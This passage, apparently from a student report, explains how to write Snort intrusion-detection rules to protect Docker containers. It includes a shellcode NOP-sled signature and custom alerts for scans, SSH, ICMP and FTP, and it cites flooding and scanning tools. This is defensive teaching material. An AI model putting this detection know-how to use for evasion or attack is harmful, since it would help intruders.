OP"; flow:to_server,established; content:"|90 90 90 90 90 90 90 90 90 90 90 90
90 90 90 90|"; reference:bugtraq,2347; reference:cve,2001-0144; reference:cve,2
001-0572; classtype:shellcode-detect; sid:1326; rev:6;)
aniket@singhaniket:/etc/snort/rules$ 
```

Creation of customized rules in snort.


[Action][protocol] [IP address(source)] [port(source)] -> [IP address (destination)] [destination (port)]



Above fig illustrates the format to write the customized rule. Now we will discuss the use of each element for the formation of the rule.

1) **ALERT: The option alert describes the action of the rule.**
2) **ICMP: Here our rule will look for ICMP packets. we can modify the protocol (TCP, UDP etc.,) as per our requirement.**
3) **Source Address: source IP address here we can define the IP address. if we want to check for the packet from the specific source then we have to hardcode the IP address or else we can leave it as "any" So that by default all the IP address will be matched.**
4) **Source port: We can define the source port as per the protocol for example port 23 is TCP port used for telnet or SSH port 22. Other wise use "any" then it will include all the ports.**
5) **Direction (->): for source to destination one directional communication, we use (->) and for bidirectional communication we can also use (<>).**

6) **ANY: This option in the above format is nothing but the destination IP address. However, to reach certain defined destination we can replace "ANY" with specific IP address. Same is the case with destination port.**
7) **Rule option: When any written rule matches, we get the notification in the form of alert with the message that we have described for the defined rule. However, SID field is used to uniquely identifying the snort rule.**



```
aniket@singhaniket: /etc/snort/rules
  GNU nano 2.9.3                                                                          custome.rules



alert tcp any any -> 192.168.0.13 22  (msg:" NMAP scan";sid:10000004;rev: 2;)
alert tcp any any -> any 22 (msg: "SSH connection attempts"; sid:1000002; rev:1;)
alert icmp any any -> any  any (msg:"icmp test"; sid:1000003; rev:1;classtype:icmp-event;)
alert icmp $HOME_NET any -> $EXTERNAL_NET any (msg:"host is pinged by container"; icode:0; itype:8; sid:1000004;)
#alert icmp any any -> 192.168.0.38  2375 (msg: "SSH_docker  connection attempts"; sid:1000005; rev:1;)
#alert icmp $EXTERNAL_NET any -> $HOME_NET any (msg :"unauthorized access"; sid:1000008; rev:1;)
#alert icmp $HOME_NET any -> HOME_NET any (msg:container is pinging another container"; sid:1000007;)
#alert tcp any any -> $HOME_NET 21 (msg:"FTP connection attempt"; sid:1000001;rev:1;)
```

The above are the customized set of rules that were written in order to make IDS alert ang identify the different set of protocol and the generated traffic along with that allowing and deny the specific ports.

Controlling of traffic from external network to home network is very crucial because by default all the traffic is forwarded to home network tough there is no need of all the traffic hence restriction on the unwanted and malicious traffic is very much needed which is already been achieved by writing the python code using scapy library and in addition we have implemented few customized rules using text editor as well. That is the main advantage of using the snort.

6)Conclusion: To detect the malicious activity the implementation of snort-based ids with the help of python scripts and customized rule is able to detect the privilege escalation attack, unwanted request via ping, Denial of service related to both TCP, UDP protocols in real time. Moreover, the abuse of rest API in docker is also protected along with hidden scanning of the network. Above we had also seen the different test case wise implementation which illustrates the different attack and defense provided by our implemented IDS to secure the deployment of docker containers.

7.Reference

1)AnonymousCH, n.d. LOIC on Linux Ubuntu 13.04 without WINE! (HD).
2)curl - How To Use [WWW Document], n.d. URL https://curl.se/docs/manpage.html (accessed 8.13.21).
3)hping3, n.d. URL https://tools.kali.org/information-gathering/hping3 (accessed 8.13.21).
4)Nmap: the Network Mapper - Free Security Scanner [WWW Document], n.d. URL https://nmap.org/ (accessed 8.13.21).
5)Parsing JSON with jq [WWW Document], n.d. URL http://www.compciv.org/recipes/cli/jq-for-parsing-json/ (accessed 8.13.21).
6)Wireshark User's Guide [WWW Document], n.d. URL https://www.wireshark.org/docs/wsug_html_chunked/ (accessed 8.13.21).